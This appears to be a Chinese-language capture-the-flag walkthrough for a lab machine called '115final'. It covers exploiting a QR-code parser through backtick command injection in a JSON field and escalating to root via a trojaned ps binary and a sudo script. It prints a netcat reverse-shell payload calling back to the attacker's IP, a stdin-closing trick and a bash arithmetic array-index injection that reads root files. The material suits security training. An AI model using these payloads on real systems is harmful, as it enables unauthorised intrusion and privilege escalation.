
115final

先用nmap扫一下

```
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: QR Code Parser
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

先去http看一眼


QR Code Parser

Upload QR Code

Upload a QR Code image containing JSON data: `{"username":"example"}`

Select QR Code image:

Welcome:

MazeSec

可以传一个二维码, 然后内容是一个json,必须有一个username的键

发现上传后会回显内容

然后用ssti({{7*7}}),xxs(<var>aaa<var>),命令(`id`)注入都试了一下,最后发现可以反引号rce

```
import qrcode
from PIL import Image

data = '{"username":"`busybox nc 192.168.3.5 4444 -e bash`"}'

qr = qrcode.QRCode(
    version=2,  # 控制二维码大小（1~40）
    error_correction=qrcode.constants.ERROR_CORRECT_L,
    box_size=10,
    border=4,
)

qr.add_data(data)
qr.make(fit=True)

img = qr.make_image(fill_color="black", back_color="white")

img.save("qr.png")
```

然后弹shell就能拿到user.txt

提权

首先是发现有个现成的`linpeas.sh`

```
www-data@115final:/var/www/html$ ls
index.php  linpeas.sh  uploads
```

但是一跑就断, 因为被故意加了个`exit 4`

```
#!/bin/sh

VERSION="v3.1.5 - Safe OSCP"
ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission."

###########################################
#-------) Checks pre-everything (---------#
###########################################
if [ "$(/usr/bin/id -u)" -eq "0" ]; then
  IAMROOT="1"
  MAXPATH_FIND_W="3"
else
  IAMROOT=""
  MAXPATH_FIND_W="7"
fi
......
exit 4
```

然后用`ps`检查下有什么进程, 发现居然没有弹shell的进程??

可以用`dpkg -V`查看有什么命令被改了

```
tmp$ dpkg -V
??5?????? c /etc/irssi.conf
??5?????? c /etc/apache2/apache2.conf
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
```

```
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission
denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission
denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission
denied
??5?????? c /etc/inspircd/inspircd.rules
??5??????   /bin/ps
```

然后看看被改成什么了

```
~$ file `which ps`
/usr/bin/ps: Bourne-Again shell script, ASCII text executable
#!/bin/bash
~$ cat `which ps`
cat << EOF
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 19:32 ?        00:00:01 /sbin/init
root           2       0  0 19:32 ?        00:00:00 [kthreadd]
root           3       2  0 19:32 ?        00:00:00 [rcu_gp]
root           4       2  0 19:32 ?        00:00:00 [rcu_par_gp]
root           6       2  0 19:32 ?        00:00:00 [kworker/0:0H-kblockd]
root           8       2  0 19:32 ?        00:00:00 [mm_percpu_wq]
root           9       2  0 19:32 ?        00:00:00 [ksoftirqd/0]
root          10       2  0 19:32 ?        00:00:01 [rcu_sched]
root          11       2  0 19:32 ?        00:00:00 [rcu_bh]
root          12       2  0 19:32 ?        00:00:00 [migration/0]
root          14       2  0 19:32 ?        00:00:00 [cpuhp/0]
root          15       2  0 19:32 ?        00:00:00 [kdevtmpfs]
root          16       2  0 19:32 ?        00:00:00 [netns]
root          17       2  0 19:32 ?        00:00:00 [kauditd]
root          18       2  0 19:32 ?        00:00:00 [khungtaskd]
root          19       2  0 19:32 ?        00:00:00 [oom_reaper]
root          20       2  0 19:32 ?        00:00:00 [writeback]
root          21       2  0 19:32 ?        00:00:00 [kcompactd0]
root          22       2  0 19:32 ?        00:00:00 [ksmd]
root          23       2  0 19:32 ?        00:00:00 [khugepaged]
root          24       2  0 19:32 ?        00:00:00 [crypto]
root          25       2  0 19:32 ?        00:00:00 [kintegrityd]
root          26       2  0 19:32 ?        00:00:00 [kblockd]
root          27       2  0 19:32 ?        00:00:00 [edac-poller]
root          28       2  0 19:32 ?        00:00:00 [devfreq_wq]
root          29       2  0 19:32 ?        00:00:00 [watchdogd]
root          30       2  0 19:32 ?        00:00:00 [kswapd0]
root          48       2  0 19:32 ?        00:00:00 [kthrotld]
root          49       2  0 19:32 ?        00:00:00 [ipv6_addrconf]
root          59       2  0 19:32 ?        00:00:00 [kstrp]
root         105       2  0 19:32 ?        00:00:00 [ata_sff]
root         114       2  0 19:32 ?        00:00:00 [scsi_eh_0]
root         116       2  0 19:32 ?        00:00:00 [scsi_tmf_0]
root         118       2  0 19:32 ?        00:00:00 [scsi_eh_1]
root         119       2  0 19:32 ?        00:00:00 [scsi_eh_2]
root         121       2  0 19:32 ?        00:00:00 [scsi_tmf_1]
root         122       2  0 19:32 ?        00:00:00 [scsi_tmf_2]
root         125       2  0 19:32 ?        00:00:00 [kworker/u2:3-events_unbound]
root         159       2  0 19:32 ?        00:00:01 [kworker/0:1H-kblockd]
root         189       2  0 19:32 ?        00:00:00 [kworker/u3:0]
root         191       2  0 19:32 ?        00:00:00 [jbd2/sda1-8]
root         192       2  0 19:32 ?        00:00:00 [ext4-rsv-conver]
root         226       1  0 19:32 ?        00:00:00 /lib/systemd/systemd-journald
root         248       1  0 19:32 ?        00:00:00 /lib/systemd/systemd-udevd
systemd+     285       1  0 19:32 ?        00:00:00 /lib/systemd/systemd-timesyncd
root         301       2  0 19:32 ?        00:00:00 [ttm_swap]
root         308       2  0 19:32 ?        00:00:00 [irq/18-vmwgfx]
root         328       1  0 19:32 ?        00:00:00 /usr/sbin/cron -f
message+     329       1  0 19:32 ?        00:00:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --n
root         333       1  0 19:32 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
root         334       1  0 19:32 ?        00:00:00 /lib/systemd/systemd-logind
root         335       1  0 19:32 ?        00:00:00 /sbin/dhclient -4 -v -i -pf
/run/dhclient.enp0s3.pid -lf /var
root         357       1  0 19:32 tty1     00:00:00 /sbin/agetty -o -p -- \u --noclear tty1
linux
root         371       1  0 19:32 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of
10-100 startups
root         378       1  0 19:32 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-
upgrades/unattended-up
root         431       1  0 19:32 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     815     431  0 20:26 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     816     431  0 20:26 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     817     431  0 20:26 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     818     431  0 20:26 ?        00:00:00 /usr/sbin/apache2 -k start
www-data     819     431  0 20:26 ?        00:00:00 /usr/sbin/apache2 -k start
root         925       1  0 20:38 ?        00:00:00 /lib/systemd/systemd --user
root         926     925  0 20:38 ?        00:00:00 (sd-pam)
root         948     371  0 20:38 ?        00:00:02 sshd: root@pts/0
root         955     948  0 20:38 pts/0    00:00:00 -bash
root        1657       1  0 21:08 ?        00:00:00 /usr/libexec/packagekitd
root        1661       1  0 21:08 ?        00:00:00 /usr/libexec/polkitd --no-debug
root        1721       2  0 21:16 ?        00:00:00 [kworker/0:1-ata_sff]
root        1727       2  0 21:17 ?        00:00:00 [kworker/u2:0-flush-8:0]
www-data    1733     431  0 21:20 ?        00:00:00 /usr/sbin/apache2 -k start
root        1737       2  0 21:21 ?        00:00:00 [kworker/0:0-ata_sff]
www-data    1749     431  0 21:23 ?        00:00:00 /usr/sbin/apache2 -k start
root        1908       2  0 21:26 ?        00:00:00 [kworker/u2:1-events_unbound]
root        1911       2  0 21:26 ?        00:00:00 [kworker/0:2-events_power_efficient]
root        1918       2  0 21:29 ?        00:00:00 [kworker/u2:2-flush-8:0]
EOF
```

原来ps被替换了, 看来有东西在ps里

可以传一个`pspy`进来peek进程, 或者传一个静态编译的`busybox`进来`ps`

```
$ wget http://192.168.3.5:6000/busybox
$ chmod +x busybox
$ busybox ps
......
    337 nobody   {sleep} service --user suraxddq --password YqsS2MVr2Gvd13LLILdL -
-host localhost --port 8080 infinity
......
```

拥有自己的工具链还是很重要的, 不能总是完全相信靶机中的工具

或者发现有一个叫做`suraxddq`的用户, 在靶机中搜suraxddq相关的文件, 最后搜出来一串字符串 :

```
$ grep -r suraxddq 2>/dev/null
......
usr/local/bin/monitoring-service:       exec -a "service --user suraxddq --passw
                                                     ord YqsS2MVr2Gvd13LLILdL --host
localhost --port 8080" sleep infinity
```

这个字符串就是password, 现在可以ssh登录了

然后`sudo -l`查看, 看到了一个脚本

```
suraxddq@115final:~$ sudo -l
Matching Defaults entries for suraxddq on 115final:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User suraxddq may run the following commands on 115final:
    (ALL) NOPASSWD: /opt/review.sh
```

```
#!/bin/bash

echo "Just Type something."
read Never_Show < /root/root.txt
read Never_Show
echo "$Never_Show"

# review for memory LingMj
# add a Human test

a=$RANDOM$RANDOM$RANDOM
echo "Human Test Number: $a"
read -p "Please Input Number: " b
if [ $((b-a)) != 0 ];then
        exit 1;
fi

flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')
```

```
[[ "$1" == "user"  ]] && echo "flag{fakeuser-$flag}"
[[ "$1" == "root"  ]] && echo "flag{fakeroot-$flag}"
[[ -z "$1"  ]] && echo "flag{fakefake-$flag}"
```

解决方案一

可以看到最开始flag会被读入内存中, 只是要被我们从标准输入写入的内容覆盖

如果我们无法从标准输入(fd=0)输入内容那么flag就会被打印出来

如果我们把这个脚本中的标准输入管道关闭, read就会报错

这个`read Never_Show`的底层调用的是内核级的接口read-syscall, 就算参数有错误(无论是fd, buf还是len非法, 程序不会崩溃, 只是会返回一个负数)

写了个poc测试一下(fd是个错误的句柄)

```
─────────────────────────────────────────────────────────────────[ REGISTERS / show-flags
off / show-compact-regs off
]──────────────────────────────────────────────────────────────────
 RAX  0x7fffffffdb10 ◂— 0
 RBX  0x7fffffffdc88 —▸ 0x7fffffffdfe7 ◂— '/home/zer00ne/desktop/CTF/poc'
 RCX  0x555555557db8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555120
(__do_global_dtors_aux) ◂— endbr64
 RDX  0x64
*RDI  0xf
 RSI  0x7fffffffdb10 ◂— 0
 R8   0
 R9   0x7ffff7fca380 (_dl_fini) ◂— endbr64
 R10  0x7fffffffd880 ◂— 0x800000
 R11  0x203
 R12  1
 R13  0
 R14  0x555555557db8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555120
(__do_global_dtors_aux)
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 —▸ 0x555555554000 ◂— 0x10102464c457f
 RBP  0x7fffffffdb60 —▸ 0x7fffffffdc00 —▸ 0x7fffffffdc60 ◂— 0
 RSP  0x7fffffffdb00 ◂— 0x7500000019
*RIP  0x5555555551a3 (main+58) ◂— call read@plt
──────────────────────────────────────────────────────────────────────────[ DISASM / x86-64
/ set emulate on ]──────────────────────────────────────────────────────────────────────────
   0x55555555518e <main+37>    mov    qword ptr [rbp - 0x58], rax     [0x7fffffffdb08] <=
0xffffffffffffffff
   0x555555555192 <main+41>    lea    rax, [rbp - 0x50]               RAX => 0x7fffffffdb10
◂— 0
   0x555555555196 <main+45>    mov    edx, 0x64                       EDX => 0x64
   0x55555555519b <main+50>    mov    rsi, rax                        RSI => 0x7fffffffdb10
◂— 0
   0x55555555519e <main+53>    mov    edi, 0xf                        EDI => 0xf
 ► 0x5555555551a3 <main+58>    call   read@plt                    <read@plt>
        fd: 0xf
        buf: 0x7fffffffdb10 ◂— 0
        nbytes: 0x64
   0x5555555551a8 <main+63>    mov    edx, 0x64     EDX => 0x64
......
pwndbg> n
0x00005555555551a8 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
─────────────────────────────────────────────────────────────────[ REGISTERS / show-flags
off / show-compact-regs off
]─────────────────────────────────────────────────────────────────
*RAX  0xffffffffffffffff  # 可以看到只是返回值是-1,并未报错退出
 RBX  0x7fffffffdc88 —▸ 0x7fffffffdfe7 ◂— '/home/zer00ne/desktop/CTF/poc'
*RCX  0x7ffff7d1ba91 (read+17) ◂— cmp rax, -0x1000 /* 'H=' */
*RDX  0xffffffffffffff88
 RDI  0xf
 RSI  0x7fffffffdb10 ◂— 0
 R8   0
 R9   0x7ffff7fca380 (_dl_fini) ◂— endbr64
 R10  0x7fffffffd880 ◂— 0x800000
*R11  0x246
 R12  1
 R13  0
 R14  0x555555557db8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555120
(__do_global_dtors_aux)
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 —▸ 0x555555554000 ◂— 0x10102464c457f
 RBP  0x7fffffffdb60 —▸ 0x7fffffffdc00 —▸ 0x7fffffffdc60 ◂— 0
 RSP  0x7fffffffdb00 ◂— 0x7500000019
*RIP  0x5555555551a8 (main+63) ◂— mov edx, 0x64
──────────────────────────────────────────────────────────────────────────[ DISASM / x86-64
/ set emulate on ]──────────────────────────────────────────────────────────────────────────
   0x555555555192 <main+41>    lea    rax, [rbp - 0x50]              RAX => 0x7fffffffdb10
◂— 0
   0x555555555196 <main+45>    mov    edx, 0x64                      EDX => 0x64
   0x55555555519b <main+50>    mov    rsi, rax                       RSI => 0x7fffffffdb10
◂— 0
   0x55555555519e <main+53>    mov    edi, 0xf                       EDI => 0xf
   0x5555555551a3 <main+58>    call   read@plt                   <read@plt>

 ► 0x5555555551a8 <main+63>    mov    edx, 0x64     EDX => 0x64
```

相同的道理, 只要我们执行

```
sudo /opt/review.sh <&- #(关闭标准输入流)
```

就可以直接获得flag的回显

解决方案二

其中$((...)) 是shell的算术扩展, 可以被注入命令

如果输入的b是`数组[索引]`的形式

索引里就可以执行命令

```
┌──(zer0one㉿localhost)-[~/桌面]
└─$ a=0

┌──(zer0one㉿localhost)-[~/桌面]
└─$ b=(1 2 3)

┌──(zer0one㉿localhost)-[~/桌面]
└─$ echo $(( a + b[`echo 1`] ))
1
```

那直接执行arr[`cmd`]这样就可以以root执行任意命令

所以要求我们输入数字时输入arr[`cat /root/root.txt`]就可以了